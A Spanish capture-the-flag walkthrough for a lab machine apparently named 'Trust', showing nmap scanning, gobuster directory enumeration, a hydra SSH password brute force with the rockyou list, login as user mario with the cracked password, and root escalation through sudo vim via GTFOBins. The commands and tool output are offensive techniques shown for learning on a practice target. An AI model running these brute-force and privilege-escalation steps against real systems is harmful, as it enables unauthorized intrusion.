Trust

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:

```
nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)
```


- -p-: Escanea todos los puertos .
- -sS: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- -sC: Ejecuta scripts predeterminados para recopilar más información del sistema.
- -sV: Detecta las versiones de los servicios en ejecución.
- --min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- -n: No realiza resolución DNS, trabaja directamente con direcciones IP.
- **-vvv**: Muestra información detallada y actualizaciones constantes durante el escaneo.
- -Pn: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos

```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
| 256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQ'
MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=
| 256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJW/dREGeklk/wsHXisOmbmVwP9zg7U8xS+0fHkxLF0Z
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
| Supported Methods: GET POST OPTIONS HEAD
| http-server-header: Apache/2.4.57 (Debian)
| http-title: Apache2 Debian Default Page: It works
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.



La página web es sencilla y, a primera vista, no nos proporciona mucha información. Por lo tanto, utilizaremos un diccionario que descargaremos de GitHub para buscar subdominios ocultos en dicha página.

Para descargar el diccionario haremos lo siguiente


cd /usr/share/wordlists sudo git clone https://github.com/danielmiessler/SecLists.git unzip SecList.zip

Para utilizar el diccionario usaremos gobuster con este comando:

sudo gobuster dir -w

/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-mediu m.txt -u "http://172.19.0.2/" -x .php,.sh,.py,.txt

Nos llama la atención el subdominio /secret.php por lo que lo agregamos a nuestro navegador junto con la ip de la máquina





Vemos que mario es un usuario por lo que haríamos un ataque de fuerza bruta con hydra para sacar la contraseña con este comando:

hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.19.0.2

```
> hydra -1 marto -P /usr/share/wordlists/rockyou.txt ssh://172.19.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David MacLejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** Ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 16:13:51

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking ssh://172.19.0.2:22/

[22][ssh] host: 172.19.0.2 login: marto
1 of 1 target successfully completed, 1 valid password found

[WARNING] Witting restore file because 2 final worker threads did not complete until end.

[ERROR] 2 targets did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-13 16:14:01

Δ > Δ /usr/share/wordlists > x 355 > took Σ 10s
```

Nos conectamos a la máquina mediante ssh con usuario mario y contraseña chocolate con este comando: ssh mario@172.19.0.2

```
) ssh mario@172.19.0.2

mario@172.19.0.2's password:
Linux f75f2d65b405 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 13 15:03:19 2025 from 172.19.0.1
mario@f75f2d65b405:~$

mario@f75f2d65b405:~$
```

Una vez dentro con el comando whoami aparece que usuario somos por lo que vemos que no somos root , habrá que escalar privilegios.

Una forma sencilla es buscar binarios Sudo que podamos aprovechar para escalar privilegios con el comando : sudo -l

```
mario@f75f2d65b405:~$ whoami
mario
mario
mario@f75f2d65b405:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on f75f2d65b405:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on f75f2d65b405:
(ALL) /usr/bin/vim
mario@f75f2d65b405:~$ |
```

Para encontrar las vulnerabilidades recomiendo esta pagina: https://gtfobins.github.io/

Y por ejemplo si buscamos el binario vim nos aparece la opción de Sudo



















Copiamos y pegamos el comando de la primera opción y vemos que



Y ya somos usuario root.













